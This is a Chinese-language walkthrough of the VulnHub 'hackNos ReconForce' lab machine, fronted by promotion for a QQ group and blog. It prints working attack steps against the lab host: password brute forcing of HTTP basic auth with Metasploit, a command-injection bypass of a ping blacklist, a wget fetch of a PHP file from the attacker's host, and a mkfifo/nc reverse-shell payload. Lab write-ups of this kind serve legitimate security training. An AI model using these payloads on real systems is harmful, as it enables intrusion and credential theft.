靶机系列测试教程 ReconForce

1 交流平台

随着教程的推出，看视频的人也越来越多，随之而来的问题也增多，本人平时非常忙，难以有时间回复大家的问题，特意建立了一个QQ群，里面有很多这方面的高手，有什么不懂的，请到群里提问，咨询问题的时候，一定要详细，不然没人会回复你，另外本人有时间会在群内直播测试靶机，还没加上群的赶快加上了。

交流 QQ 群　　　　微信号

mOon

安道尔

扫一扫上面的二维码图案，加我微信

博客 www.moonsec.com

2 介绍

2.1 靶机介绍

描述	说明
Difficulty	Easy to Intermediate
Flag	2 Flag first user And the second root
Learning	Web Application | Enumeration | Privilege Escalation


下载地址
https://www.vulnhub.com/entry/hacknos-reconforce,416/
难度 中等

3　靶机测试

3.1 信息收集

3.1.1　nmap 扫描


nmap -sC -sV 192.168.0.136 -oA ReconForce-port



```
root@kali:~/ReconForce# nmap -sC -sV 192.168.0.136 -oA ReconForce-port
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-10 03:44 AKST
Nmap scan report for 192.168.0.136
Host is up (0.0065s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:192.168.0.118
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 6f:96:94:65:72:80:08:93:23:90:20:bc:76:df:b8:ec (RSA)
|   256 6f:bb:49:1a:a9:b6:e5:00:84:19:a0:e4:2b:c4:57:c4 (ECDSA)
|_  256 ce:3d:94:05:f4:a6:82:c4:7f:3f:ba:37:1d:f6:23:b0 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title:  Recon_Web
MAC Address: F4:0F:24:21:A7:29 (Apple)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.99 seconds
```


3.2 目录扫描

gobuster dir -u http://192.168.0.136 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100




```
root@kali:~/ReconForce# gobuster dir -u http://192.168.0.136 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 10
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.0.136
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2020/02/10 03:52:16 Starting gobuster
===============================================================
/css (Status: 301)
/server-status (Status: 403)
===============================================================
2020/02/10 03:56:02 Finished
```

3.3 访问主页



http://192.168.0.136/5ecure/ 存在基础验证登录




http://192.168.0.136 is requesting your username and password. The site says: “Recon Security”

is requesting your username and password. The site says: “Recon Security”

3.4 ftp 匿名登录

ftp 192.168.0.136



```
root@kali:~/ReconForce# ftp 192.168.0.136
Connected to 192.168.0.136.
220 "Secure@hackNos".
Name (192.168.0.136:root): ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> █
```

ftp 允许匿名登录 但是目录没有任何内容 但是有登录提示 Secure@hackNos


3.5 python 组合密码

```
world=['Recon','Security','5ecure','Secure']
for i in world:
        print(i+'@hackNos')
```

Recon@hackNos
Security@hackNos
5ecure@hackNos
Secure@hackNos

3.5.1 破解基础认证


msfconsole
use auxiliary(scanner/http/http_login




```
msf5 auxiliary(scanner/http/http_login) > set auth_uri /5ecure/
auth_uri => /5ecure/
msf5 auxiliary(scanner/http/http_login) > set RHOSTS 192.168.0.136
RHOSTS => 192.168.0.136
msf5 auxiliary(scanner/http/http_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf5 auxiliary(scanner/http/http_login) > set PASS_FILE /root/ReconForce/pass.txt
PASS_FILE => /root/ReconForce/pass.txt
msf5 auxiliary(scanner/http/http_login) > exploit

[*] Attempting to login to http://192.168.0.136:80/5ecure/
[-] 192.168.0.136:80 - Failed: 'admin:Recon@hackNos'
[!] No active DB -- Credential data will not be saved!
[+] 192.168.0.136:80 - Success: 'admin:Security@hackNos'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/http/http_login) >
```

admin:Security@hackNos

3.6 命令执行漏洞






```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

3.6.1　分析源码

|ls

|cat out.php



```
<pre><?php

if( isset( $_POST[ 'Submit' ]  ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&'  => '',
        ';'  => '',
        '| ' => '',
        '-'  => '',
        '$'  => '',
        '('  => '',
        ')'  => '',
        '`'  => '',
        '||' => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( stristr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping  ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping  -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}

?>
</pre>
```


过滤众多字符　|id　这样刚好就绕过了。

下载文件

|wget http://192.168.0.118/1.php


3.7 建立交互 shell

nc -lvnp 9001



```
POST /5ecure/1.php HTTP/1.1
Host: 192.168.0.136
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Authorization: Basic YWRtaW46U2VjdXJpdHlAaGFja05vcw==
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 90

cmd=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+192.168.0.118+9001+>/
tmp/f
```

python -c 'import pty;pty.spawn("/bin/bash")'



```
root@kali:~# nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.0.118] from (UNKNOWN) [192.168.0.136] 52120
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty;pty.spawn("/bin/bash")'
www-data@hacknos:/var/www/recon/5ecure$ ^Z
[1]+  Stopped                 nc -lvnp 9001
root@kali:~# stty raw -echo
root@kali:~# nc -lvnp 9001

www-data@hacknos:/var/www/recon/5ecure$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@hacknos:/var/www/recon/5ecure$ 
```

3.8 测试用户 recon 密码


cat /etc/passwd | grep bash

root:x:0:0:root:/root:/bin/bash

recon:x:1000:119:rahul:/home/recon:/bin/bash

3.8.1 hydra 测试密码

